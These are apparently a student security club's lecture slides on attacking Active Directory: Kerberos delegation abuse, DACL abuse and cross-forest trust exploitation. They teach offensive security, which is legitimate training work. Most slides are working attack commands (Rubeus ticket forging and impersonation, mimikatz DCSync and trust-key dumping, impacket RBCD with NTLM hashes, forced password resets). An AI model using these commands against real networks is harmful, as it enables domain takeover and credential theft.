SIGPwny

FA2024 Week 08 • 2024-10-22

Active Directory II

Ronan Boyarski

Table of Contents

Kerberos Delegation

Kerberos Theory: Double Hop

- We use our TGT to ask for tickets
- Situation: Us -> Server -> Target Server
- If I want to access target server, I need to go through server
- However, server cannot use my TGT to ask if I can access the target server
- In order to be able to do this, the server in the middle must be **trusted for delegation**

Kerberos Theory: S4U2self

- This allows a service to obtain a service ticket to itself on behalf of a user
- This makes sense in theory - after all, a service should be able to control itself
- Where this presents an opportunity for abuse is that a machine account should control the machine, meaning that we can use machine account access to obtain local admin access to a machine
  - What technique do you remember that can be used (sometimes) to obtain machine account access?

Kerberos Theory: Service Changing

- When we get a TGS, we can change the service name as long as it's for the same target machine
- We can do this with the altservice flag in Rubeus
- For example, if we have CIFS on the DC, and we want to change it to LDAP so we can do a DCSYNC
  - `Rubeus.exe s4u /impersonateuser:nlamb /msdsspn:cifs/dc-2.dev.cyberbotic.io /altservice:ldap /user:sql-2$ /ticket:doIFpD[...]MuSU8= /nowrap`

Kerberos Delegation

- Unconstrained Delegation
  - Forwards a TGT, meaning we can use that user's context to access ANY service
  - We don't need local admin on the machine with unconstrained delegation enabled to be able to forward TGTs
  - Usually only domain controllers have this enabled by default
- Enumeration (SharpView / PowerView)
  - `Get-DomainComputer -Unconstrained`
  - Also visible in BloodHound

Exploiting Unconstrained Delegation

- We now can forward TGTs to arbitrary services, but how do we get the login?
- Use the printer bug to force authentication!
- Example exploitation chain (simple / OPSEC unsafe)
- `Rubeus.exe harvest /interval:5 /nowrap /filteruser:DC01$`
- `SpoolSample.exe <target machine> <current machine>`
- `Rubeus.exe /ptt <ticket>`
- `mimikatz.exe lsadump::dcsync /domain:corp.local /user:corp\krbtgt`

Constrained Delegation

- Constrained Delegation
  - Similar to unconstrained delegation but we can only access one service
  - Still lets you compromise that service
- Enumeration
  - `Get-DomainComputer -TrustedToAuth`
- How do we get local admin on a service instead of just using the machine account?
  - We can use S4U2self, an official Microsoft feature that allows a service to request a ticket to itself on behalf of another user

Exploiting Constrained Delegation

- Exploitation (assuming you already have a valid TGT to the intermediary or code execution on it)
  - `Rubeus.exe s4u /impersonateuser:nlamb /msdsspn:cifs/dc-2.dev.cyberbotic.io /user:sql-2$ /ticket:doIFLD[...snip...]MuSU8= /nowrap`
- WARNING: If you do not specify the FQDN, you will get 1326 errors (`ERROR_LOGON_FAILED`)
- From here we can PTT or do createnetonly and then steal the token as normal

Resource-Based Constrained Delegation

- Constrained delegation acts on the front, as in we control forwarding things to the backend
- For the theory, check out this amazing post
- Practical attack
  - If we have a computer account we control, and control of another principal with an SPN, we can gain RCE on the host that has RBCD enabled
- That's pretty limiting! It would be a shame if **default unprivileged AD users have the ability to create arbitrary machine accounts that also have an SPN by default…**

Attacking RBCD

- Enumeration
  - Get-DomainComputer | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ | Add-Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID $_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if ($_.Identity -eq $("$env:UserDomain\$env:Username")) {$_}}
  - Or just use BloodHound
- proxychains impacket-rbcd -action write -delegate-from FILE06$ -delegate-to JUMP09$ -dc-ip 172.16.167.165 ops.comply.com/file06$ -hashes ":4a450c7c5e05e55e543217fef9cec368
- proxychains impacket-getST -spn cifs/jump09.ops.comply.com -impersonate administrator ops.comply.com/FILE06$ -hashes ":4a450c7c5e05e55e543217fef9cec368" -dc-ip 172.16.167.165

No Access?

- Use StandIn to create machine accounts that you do have access to!
- Can we do this? (Yes by default)
  - `powershell Get-DomainObject -Identity "DC=dev,DC=cyberbotic,DC=io" -Properties ms-DS-MachineAccountQuota`
- `StandIn.exe --computer EvilComputer --make`
- `Rubeus.exe hash /password:oIrpupAtF1YCXaw /user:EvilComputer$ /domain:dev.cyberbotic.io`
- `Rubeus.exe asktgt /user:EvilComputer$ /aes256:7A..44 /nowrap`
- From here we can do the usual createnetonly + steal token

DACL Attacks


Wut is a dacl

- Discretionary Access Control List that functions like a filesystem permissions system but for users
- Because it's Microsoft, it's using a custom illegible mess called SDDL
  - (A;;RPWPCCDCLCSWRCWDWOGA;;;S-1-1-0) <- bruh
- We can check ACLs manually with SharpView, or automatically look for interesting ones, or use BloodHound
- There are some ACLs we can exploit to control a target

How do I dacl

- GenericAll
  - We can exploit this trivially by just resetting the user's password
  - The dead simple way is net (you can also do it remotely)
  - `net user victim h4x /domain`
  - It works on groups!
  - `net group victims hacker /add /domain`
- WriteDACL
  - We can arbitrarily edit their DACL to just give us GenericAll
  - `Add-DomainObjectAcl -TargetIdentity victim -PrincipalIdentity hacker -Rights All`
  - Repeat GenericAll steps

Hacker Recipes DACL mindmap



Cross-Forest Attacks

Exploiting Forest Trusts

- AD domains can trust each other as parent/child or just in general
- Trust types
  - One-way or bidirectional
  - Transitive or nontransitive
- Child domains are transitive bidirectional
- Enumerate (SharpView)
  - `Get-DomainTrust`

- Note that trusts are not a security boundary but forests are

Parent/Child Exploitation

- Just use Golden Ticket
- `Rubeus.exe golden /aes256:51..7e /user:Administrator /domain:dev.cyberbotic.io /sid:S-1-5-21-569305411-121244042-2357301523 /sids:S-1-5-21-2594061375-675613155-814674916-512 /nowrap`
- Where
  - sid is the child domain SID
  - and sids is the SID of a privileged group in the parent domain
  - `Get-DomainSID -Domain dev.cyberbotic.io`

One-Way Inbound

- Principals in our domain *may* be granted access to resources in the foreign domain
- We need to enumerate for foreign domain group members that have some sort of privileges if we want to do privileged things on the target domain
- Enumeration (SharpView/PowerView)
  - `Get-DomainForegnGroupMember -Domain current.local`
  - `ConvertFrom-SID <SID you just got>`

One-Way Inbound

- Get TGT for foreign group member user on local domain
  - `Rubeus.exe asktgt /user:nlamb /domain:dev.cyberbotic.io /aes256:a7..e4 /nowrap`
- Use TGT to request a cross-domain ticket
  - `Rubeus.exe asktgs /service:krbtgt/dev-studio.com /domain:dev.cyberbotic.io /dc:dc-2.dev.cyberbotic.io /ticket:doIFwj[...]MuaW8= /nowrap`
- Use inter-realm TGT to request a foreign TGS
  - `Rubeus.exe asktgs /service:cifs/dc.dev-studio.com /domain:dev-studio.com /dc:dc.dev-studio.com /ticket:doIFoz[...]NPTQ== /nowrap`

One-Way Outbound

- We can't do a whole lot, but there is a shared user credential stored that will give us essentially foreign domain user access, letting us basically restart our internal attacks on the remote domain
- First, we can find the shared user
  - `ADSearch.exe --search "(objectCategory=trustedDomain)" --domain cyberbotic.io --attributes distinguishedName,name,flatName,trustDirection`
- Next, we can use mimikatz on our locally pwned DC
  - `mimikatz lsadump::trust /patch`

One-Way Outbound

- Finally, we can use those credentials to impersonate the TGT for that user and start poking around the remote domain (this gives internal access that can be used for kerberoasting etc.)
  - `Rubeus.exe asktgt /user:CYBER$ /domain:target.org /rc4:f3..96/ nowrap`
- OPSEC Note
  - This is one of those rare instances where RC4 is the correct choice as it is the default for cross-trust logons

CyberForce Time!

Next Meetings

`2024-10-14` • **This Thursday**

- Securing critical services

`2024-10-29` • **Next Tuesday**

- Active Directory III
- LAPS, MSSQL, ADCS, SCCM, Shadow Credentials, Skeleton Keys and more!

`2024-10-31` • **Next Thursday**

- Snort